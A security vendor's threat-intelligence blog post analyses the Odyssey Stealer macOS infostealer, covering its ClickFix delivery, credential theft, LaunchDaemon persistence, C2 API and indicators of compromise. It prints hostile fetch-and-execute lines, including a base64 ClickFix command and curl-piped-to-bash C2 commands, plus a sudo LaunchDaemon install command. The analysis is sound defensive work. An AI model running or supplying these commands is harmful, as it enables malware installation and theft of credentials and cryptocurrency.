Odyssey Stealer: The Evolution Of MacOS Threats Targeting Cryptocurrency & Sensitive Data

Odyssey Stealer represents a critical and sophisticated evolution in macOS malware, demonstrating how cybercriminals are systematically weaponizing the Apple platform. Distributed through deceptive “ClickFix” social engineering tactics, this advanced information-stealing malware targets high-value users including developers, security specialists, and cryptocurrency investors. Unlike previous infostealers, Odyssey combines obfuscated AppleScript payloads, persistent system-level access via LaunchDaemons, and supply chain attacks targeting Ledger Live making it one of the most dangerous threats to the macOS ecosystem in 2024-2025.

Threat Overview



Odyssey Stealer is an advanced malware-as-a-service (MaaS) offering that evolves from two well-known predecessor families: AMOS (Atomic macOS Stealer) and Poseidon Stealer. The threat actor behind this campaign is “Rodrigo” (alias Rodrigo4), a former AMOS developer who previously created Poseidon as an enhanced fork of AMOS before eventually selling that operation. With Odyssey, Rodrigo rebranded and significantly upgraded the Poseidon codebase to bypass modern macOS security defenses.

The campaign demonstrates a clear geographic preference for Western markets primarily the United States, European Union member states, and Canada while conspicuously avoiding victims in CIS (Commonwealth of Independent States) nations. This pattern is characteristic of Russian-aligned cybercriminal operations adhering to underground forum policies prohibiting malware targeting CIS countries. The majority of command-and-control (C2) infrastructure for Odyssey is hosted in Russia, further supporting this assessment.

Key Capabilities:

  • Comprehensive cryptocurrency wallet theft (200+ browser extensions, 25+ desktop wallets)
  • Advanced persistence via LaunchDaemons with stolen sudo credentials
  • Trojanized Ledger Live application for supply chain compromise
  • Botnet functionality enabling remote command execution
  • SOCKS5 proxy deployment for pivoting through infected hosts
The Evolution: AMOS - Poseidon - Odyssey

Understanding Odyssey Stealer requires examining its lineage within the macOS malware ecosystem.

  • AMOS (Atomic macOS Stealer) emerged as the first widely adopted macOS MaaS platform. It pioneered techniques such as browser extension targeting and desktop wallet theft and was initially distributed through underground forums such as Cookie.pro.
  • One of AMOS’s developers, Rodrigo4, later created Poseidon Stealer, an enhanced fork with improved capabilities and broader distribution via malvertising campaigns and malicious email installers. Although Poseidon was eventually sold, the codebase continued to circulate.
  • Odyssey Stealer represents the next evolutionary stage, engineered specifically to bypass modern macOS security hardening. Enhancements include improved persistence, integrated botnet features, anti-analysis mechanisms, and trojanized legitimate applications.

Odyssey Stealer represents the next evolutionary step. It was specifically engineered to circumvent modern macOS security hardening measures and introduces critical enhancements including anti-sandboxing detection, improved LaunchDaemon-based persistence, integrated botnet functionality, and trojanized application.

macOS Threat Landscape Context

Since early 2024, the macOS threat landscape has undergone significant transformation. Three key factors have driven the surge in macOS-targeted infostealers:

  • Increased Enterprise Adoption
    macOS adoption within enterprise environments has increased by approximately 2% when comparing January 2021–January 2023 with January 2023–August 2024. More importantly, macOS devices are disproportionately used by high-value roles, including developers, security engineers, and executive leadership, all of whom possess elevated privileges and access to sensitive resources.
  • Expansion of macOS MaaS Ecosystems
    A competitive malware-as-a-service marketplace has emerged, with families such as AMOS, Poseidon, Odyssey, Banshee, and Cthulhu competing for market share. This ecosystem has lowered the barrier to entry for macOS malware development and distribution.
  • Cross-Platform Development Tooling
    The adoption of cross-platform languages and AppleScript has further reduced development complexity, enabling rapid creation of sophisticated macOS malware with minimal additional effort.

The ClickFix Social Engineering Technique


ClickFix represents a sophisticated evolution in social engineering, first observed in mid-2024 and rapidly adopted across threat landscapes for both Windows and macOS targeting. This technique exploits users’ familiarity with completing CAPTCHAs and addressing error messages, weaponizing routine troubleshooting behavior into a malware delivery vector.

Technical Mechanism:

The attack chain begins when victims visit typosquatted domains mimicking legitimate financial services, cryptocurrency platforms, or Apple ecosystem services. Upon visiting these malicious sites, JavaScript detects the victim’s operating system and presents customized content:

  • For macOS users: Fake CAPTCHA or error dialog boxes displaying Cloudflare branding instruct victims to “Verify You Are Human” or “Fix a problem” by opening Terminal (via Command+Space), clicking a “Copy” button, and pasting the copied command.
  • Clipboard Manipulation: Some implementations automatically copy malicious commands to the clipboard when users interact with fake verification buttons.
  • Security Control Bypass: Since users themselves voluntarily execute the commands, the technique completely bypasses traditional security mechanisms including browser download warnings, SmartScreen filters, and Gatekeeper controls.
  • Reduced Forensic Footprint: No files download through the browser, significantly reducing detection surface and complicating incident response forensics.

Widespread Adoption Across Threat Landscape:

ClickFix has been rapidly adopted by diverse threat actors including initial access broker TA571, ClearFake infrastructure, nation-state actors including Iran-linked MuddyWater and Russia-linked APT28, ransomware groups like Interlock, and information stealers including Lumma, AsyncRAT, and NetSupport.

Infection Chain and Delivery Mechanism

Stage 1: Initial Contact

  • Victims encounter malicious domains carefully crafted to impersonate legitimate services across multiple categories, including:
    • Finance platforms
    • Cryptocurrency exchanges
    • Apple ecosystem services
    • Trading platforms

Stage 2: Operating System Detection and ClickFix Presentation

  • JavaScript embedded in malicious websites detects the victim’s operating system and presents OS-specific instructions.
  • For macOS users, the attack flow includes:
    • Fake CAPTCHA or error dialogs displaying Cloudflare branding
    • Instructions to open Terminal via Command + Space
    • A “Copy” button that places Base64-encoded commands into the clipboard
  • This technique relies on user interaction to bypass traditional security controls.

Stage 3: Base64-Encoded Payload Delivery

  • When victims click the “Copy” button and paste the command into Terminal, the following command is executed:
    echo "Y3VybCAtcyBodHRwOi8veHgueHgueHgueHgvZC92aXB4MTQzNTAgfCBub2h1cCBiYXNoICY=" | bash
    
  • This command decodes to:
    curl -s http://[C2_IP]/d/[username] 
    | nohup bash &
    
  • This command performs the following actions:
    • Downloads heavily obfuscated AppleScript from the command-and-control (C2) server
    • Executes the payload via bash in the background
    • Uses nohup to ensure execution persists after Terminal closure
    • Uses the & operator to background the process

Stage 4: AppleScript Execution


  • The downloaded AppleScript payload is executed using osascript:
    osascript -e 
    'run script "" & return & [MALICIOUS_APPLESCRIPT]'
    
  • This execution method dynamically constructs the entire AppleScript payload through string concatenation. As a result, it effectively defeats:
    • Simple string-based detection
    • File-based static analysis

AppleScript Malware Technical Analysis

Odyssey’s AppleScript component represents a highly sophisticated, multi-functional malware engine with advanced capabilities:

Obfuscation & Anti-Analysis:

The malware employs systematic obfuscation to frustrate static analysis. Every function, variable, parameter, and loop variable uses a consistent 19-digit numeric naming convention (e.g., f8384345844822894775 for functions, v1505449586457061308 for variables). This approach creates unique signatures for each variable while making manual analysis extremely time-consuming. Additionally, the malware contains a Base64-encoded nested payload containing another complete AppleScript with identical functionality designed for persistent execution via LaunchDaemon. String obfuscation via character reversal further evades detection by reversing path strings before processing.

Credential Harvesting:

The malware implements a sophisticated multi-stage password extraction process. It first attempts to validate credentials with an empty password using dscl . authonly. If no password is set, it extracts credentials from macOS Keychain. If password-protected, the malware displays a fake authentication dialog mimicking legitimate macOS system prompts, validates the entered password using Directory Service, and continues prompting in an infinite loop until a valid password is obtained.


File System Operations:

Odyssey maintains comprehensive file system manipulation capabilities including creating directories, reading/writing files, copying files, checking for directories, and recursive directory copying with intelligent exclusion of browser cache and temporary files (such as .DS_Store, Cache, GPUCache, and Crashpad).

Data Exfiltration Targeting

  • Browser Extension Theft (200+ Cryptocurrency Wallets):
    Odyssey maintains a hardcoded array containing over 200 cryptocurrency wallet extension identifiers including MetaMask, Coinbase Wallet, Trust Wallet, Phantom, Exodus, and 195+ additional extensions. The malware targets major browsers including Chrome, Brave, Edge, Vivaldi, Opera, Firefox, and Waterfox, stealing session cookies, form autofill data, saved passwords, extension data, and extension databases.
  • Desktop Cryptocurrency Wallets (25+ Applications):
    The malware targets an extensive array of desktop wallet applications including Electrum, Coinomi, Exodus, Atomic, Wasabi, Ledger Live, Monero, Bitcoin Core, Litecoin Core, Dash Core, and numerous others, stealing wallet files and configuration data from their respective application directories.
  • macOS-Specific Data:
    The malware exfiltrates Safari cookies and form data, macOS Keychain databases (including the master login.keychain-db containing system-wide credentials), Apple Notes data via both database extraction and live application interface, documents from Desktop and Documents folders (PDF, DOCX, TXT, RTF, JPEG, PNG files), cryptocurrency wallet files (.wallet, .key, .kdbx), and comprehensive system information via the system_profiler utility.
  • Data Staging & Compression:
    The malware creates a sophisticated staging directory structure in /tmp/[random]/ with organized folders for finder (macOS-specific data), chromium (browser data), gecko (Firefox data), and deskwallets. It uses macOS’s native ditto utility for compression (ditto -c -k –sequesterRsrc [source] /tmp/out.zip), which preserves extended attributes and maintains exact file structure for operator analysis.
  • Exfiltration Process:
    The malware uploads compressed archives using curl with custom HTTP headers for campaign tracking. The exfiltration includes specific metadata transmitted in HTTP headers: buildid (74cd0fb289f843438b19c76b4abdf2f1), username (boss), and repeat flag. Resilient exfiltration features include up to 10 upload attempts with 60-second delays between retries on failure, ensuring successful data transmission despite network instability.

Persistence Mechanisms

LaunchDaemon Installation:

Odyssey achieves system-level persistence through macOS’s LaunchDaemon mechanism. The malware generates a random identifier (com.[random_number]), decodes a nested Base64 payload containing another complete AppleScript, and creates a LaunchDaemon plist with specific configuration

<key>KeepAlive</key><true/> 

<key>RunAtLoad</key><true/> 

<key>SessionCreate</key><true/>

The malware installs the plist using stolen sudo credentials: echo “[password]” | sudo -S launchctl bootstrap system /Library/LaunchDaemons/com.[random].plist. If installation fails, it executes in the background using nohup. This ensures automatic restart on crash, immediate execution upon system boot, and persistence across system restarts and updates.

Hidden Configuration Files:


The malware maintains state information in hidden files within the user’s home directory:

File Purpose Content
~/.username Campaign identifier “boss”
~/.chost C2 server address “62.60.131.249”
~/.pwd Cached password User password (xargs encoded)
~/.botid Bot identification Unique bot ID from C2
~/.lastaction Command timestamp Last action execution time
~/.uninstalled Uninstall marker “+” (prevents re-infection)


These files enable the persistent payload to maintain context across executions, avoid duplicate infections, and seamlessly resume C2 communication after reboots.

Command and Control Infrastructure


  • ODYSSEY STEALER CONTROL PANEL:


The panel serves as an organized control center that allows attackers to oversee stolen information, adjust malware functionality, and execute their operations. Its main components include:

    • Dashboard: Displays compromised machines, extracted data, and overall attack metrics.
    • Builder: Generates tailored malware variants for specific victims or environments.
    • Logs: Holds captured credentials, browser cookies, and cryptocurrency wallet data.
    • Bots: Shows all compromised endpoints, including details such as IP addresses and whether they are currently active.
    • Guest Mode: Provides potential buyers with restricted access to preview the panel’s capabilities.
    • Google Cookies Restore: Allows threat actors to take over browser sessions using stolen authentication cookies.
    • Other Settings: Manages general panel configuration and behavior.

    • C2 Architecture: Odyssey implements a RESTful API-based command-and-control architecture:
      • Bot Registration: http://[C2]/api/v1/bot/joinsystem/[username]/[macOS_version] - Called during initial infection to register compromised systems
      • Command Retrieval: http://[C2]/api/v1/bot/actions/[botid] - Returns 3-line response (timestamp/action_id, command_type, command_parameters)
      • Repeat Command: curl -s http://[C2]/api/v1/bot/repeat/[botid] | bash & - Downloads and executes arbitrary scripts
      • Asset Downloads:  http://[C2]/otherassets/ledger.zip (trojanized Ledger Live), /socks (SOCKS5 proxy), /plist/ (additional plists)


Remote Command Execution:
The malware implements a main command loop running indefinitely with 60-second intervals, continuously polling the C2 server. Supported commands include:

  • uninstall: Writes “+” to ~/.uninstalled marker file, preventing re-infection
  • repeat: Downloads and executes arbitrary scripts via bash in the background
  • doshell: Executes arbitrary shell commands with full user privileges
  • enablesocks5: Downloads SOCKS5 proxy binary, makes it executable, and runs it persistently in the background using disown to enable C2 pivoting through infected hosts

MITRE ATT&CK Mapping


Tactic Technique Details
Initial Access T1566 – Phishing Victims directed to malicious domains
Execution T1059.002 – AppleScript Primary execution via osascript
T1204.002 – Malicious File User executes commands via social engineering
Persistence T1543.004 – Launch Daemon LaunchDaemon creation in /Library/LaunchDaemons/
Defence Evasion T1027 – Obfuscated Files 19-digit obfuscation naming convention
T1564.001 – Hidden Files Dot-prefixed configuration files
T1036 – Masquerading Fake Ledger Live, fake system dialogs
Credential Access T1555.001 – Keychain Theft of macOS Keychain databases
T1555.003 – Web Browsers Browser credentials and cookies
Discovery T1082 – System Information system_profiler execution
Collection T1005 – Local System Data Comprehensive file harvesting
T1560.001 – Archive Utility ditto compression
Exfiltration T1041 – C2 Channel Data uploaded via C2
T1048 – Alternative Protocol HTTP POST for data upload
Command & Control T1071.001 – Web Protocols HTTP-based C2
T1090.001 – Proxy SOCKS5 proxy deployment
Impact T1657 – Financial Theft Cryptocurrency theft objective

Why This Is Important

Odyssey Stealer represents a fundamental shift in how threat actors target enterprise and personal computing environments. The implications extend far beyond individual system compromise.

  • Direct Financial Impact: Cryptocurrency theft is the primary objective, but comprehensive data collection enables subsequent fraud, identity theft, and financial institution compromise. Organizations with developer teams or financial personnel face particular risk.
  • Credential & Identity Compromise: Systematic harvesting of credentials from browsers, Keychain, and password managers creates cascading security failures. A single compromised macOS system becomes the pivot point for compromising corporate infrastructure, email accounts, and cloud services.
  • Persistent Threat Model: Sophisticated persistence mechanisms and C2 infrastructure enable long-term presence and continuous system monitoring unless detected and remediated.

How Wizard Cyber Can Help

Wizard Cyber leverages deep Microsoft security expertise to protect organizations from advanced threats like Odyssey Stealer. By combining 24/7 managed threat detection with advanced response capabilities, we ensure your macOS and broader IT infrastructure remains secure.

  • Intelligence-Driven Detection
    The CSI team collects, analyzes, and enriches threat intelligence, from email headers, routing paths, and sender behavior to look-alike domains. This allows Wizard Cyber to detect subtle phishing campaigns that exploit trusted services before they reach end users.
  • Actionable Security Advisories & Profiles
    CSI produces timely advisories, actor profiles, and customer-specific threat profiles. Wizard Cyber leverages these insights to guide organisations in hardening email authentication, closing gaps in SPF, DKIM, DMARC, and securing subdomains against misuse.
  • Enhanced Monitoring & Reporting
    CSI continuously monitors emerging threats, suspicious domains, and phishing infrastructures. These outputs feed Wizard Cyber’s platforms to improve detection precision, enrich dashboards, and support training for SOC and threat-hunting teams.

In short, Wizard Cyber bridges the gap between prevention and detection. By combining protocol expertise, real-time behavioral analytics, and continuous threat intelligence, we help organizations stop phishing campaigns that abuse trusted infrastructure before they turn into breaches.

CYBERSECURITY READINESS

Strengthen Your Cyber Defences Today

As cyber threats grow more complex, proactive detection is no longer optional.

With Wizard Cyber’s Microsoft expertise, organizations can transform their security posture and gain real-time visibility across all endpoints.

Start your journey to smarter, faster cybersecurity today.

EXPLORE MORE

Related Blogs & Insights

Discover blogs that deepen your knowledge and accelerate your security strategy.

Appendix:

Date (UTC) IOC Type Category
2025-10-09 05:08 816bf9ef902251e7de73d57c4bf19a4de00311414a3e317472074ef05ab3d565 File Hash File Hash
2025-10-09 05:08 9090385242509a344efd734710e60a8f73719130176c726e58d32687b22067c8 File Hash File Hash
2025-10-09 05:08 d375bb10adfd1057469682887ed0bc24b7414b7cec361031e0f8016049a143f9 File Hash File Hash
2025-10-09 05:08 039f82e92c592f8c39b9314eac1b2d4475209a240a7ad052b730f9ba0849a54a File Hash File Hash
2025-11-09 11:28 littlekitty.at Domain Malicious Domain (Click-Fix)
2025-10-24 16:02 something0x.at Domain Malicious Domain (Click-Fix)
2025-10-23 14:05 http://ip-5-199-166-102.003.ptr.cherryservers.net/login Domain/URL Malicious Domain
2025-10-21 20:17 ip-5-199-166-102.003.ptr.cherryservers.net Domain Malicious Domain / C2
2025-10-09 05:09 36.255.98.252:80 C2 IP C2 IP
2025-10-09 05:09 62.60.131.249:80 C2 IP C2 IP
2025-10-09 05:09 217.119.139.117 C2 IP C2 IP
ABOUT THE AUTHOR
Ahmad Altrabsheh
SOC Analyst Level 1

Ahmad specialises in cyber security innovation, security research, and emerging defensive technologies. He supports the development of new SOC capabilities and operational improvements across Wizard Cyber’s security services. He holds Microsoft SC-200, AZ-500, and SC-300 certifications


Certifications: SC-200, AZ-500, SC-300

Cyber Shield Intelligence (CSI) Team

Cyber Shield Intelligence (CSI) Team

Wizard Cyber’s first line of defense in proactive threat intelligence. CSI is dedicated to the identification, monitoring, and analysis of emerging cyber threats, including activity across the dark web, underground forums, and threat actor infrastructure. Leveraging advanced threat intelligence platforms, OSINT tools, and adversary tracking methodologies, the team provides actionable intelligence to anticipate attacks before they occur. With expertise in threat actor profiling, TTP mapping (aligned with the MITRE ATT&CK framework), and IOC enrichment, CSI equips clients with the critical insights needed to fortify defenses, mitigate risk, and stay ahead of evolving threat landscapes.

WIZARD CYBER
Headquarters
Providing enterprises with bespoke & powerful managed solutions to protect against all forms of cybercrime
OUR LOCATIONS
Where to find us?
world map
GET IN TOUCH
Latest Updates
Stay up to date with the latest news from Wizard Cyber and the cybersecurity industry
https://wizardcyber.com/wp-content/uploads/2026/04/ISO-QSL-Cert-ISO-27001-scaled.png
https://wizardcyber.com/wp-content/uploads/2026/04/ISO-QSL-Cert-ISO-9001-scaled.png
WIZARD CYBER
Headquarters
Providing enterprises with bespoke & powerful managed solutions to protect against all forms of cybercrime
OUR LOCATIONS
Where to find us?
world map
GET IN TOUCH
Latest Updates
Stay up to date with the latest news from Wizard Cyber and the cybersecurity industry

Copyright by Wizard Cyber. All rights reserved.

Copyright by Wizard Cyber. All rights reserved.

Contact Us
×
Contact Us
Need Cybersecurity Guidance? Get in touch with us!

Our experts are ready to help with your cybersecurity questions—book a conversation with us by clicking the button.

Book a Meeting
Funded Workshops
×
Funded Workshops
Explore Our Funded Microsoft Security Workshops

Click to learn more about each Microsoft-supported engagement

Book a Consultation